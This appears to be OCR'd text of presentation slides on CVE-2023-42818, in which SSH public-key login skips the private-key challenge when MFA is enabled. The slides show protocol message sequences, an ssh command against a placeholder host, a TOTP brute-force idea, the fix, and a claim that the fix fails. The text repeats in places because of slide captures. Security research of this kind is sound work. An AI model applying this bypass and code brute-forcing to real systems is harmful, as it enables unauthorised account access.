
MFA without private key



MFA without private key




MFA without private key



REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA without private key




REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required

MFA without private key




REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required

FAILURE
keyboard-interactive
partial success TRUE

TOTP bruteforce without private key



REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required

FAILURE
keyboard-interactive
partial success TRUE


REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337", "133338", …

CVE-2023-42818


- "SSH public key login without private key challenge if mfa is enabled. "
- Originally discovered by Ethan Yang & Hui Song & pokerstarxy




```
ssh foo@<koko_ip>  -p2222 -i test_id_rsa.pub
foo
Please Enter MFA Code.
(foo@<koko_ip>) [OTP Code]:
```

CVE-2023-42818

- "SSH public key login without private key challenge if mfa is enabled. "
- Originally discovered by Ethan Yang & Hui Song & pokerstarxy




```
ssh foo@<koko_ip>  -p2222 -i test_id_rsa.pub
foo
Please Enter MFA Code.
(foo@<koko_ip>) [OTP Code]:
```



```
ssh foo@<koko_ip>  -p2222 -i test_id_rsa.pub
Load key "test_id_rsa.pub": invalid format
```

The fix




REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required

The fix




REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required

PK_OK
AAAAB3Nz…

The fix doesn't work



REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

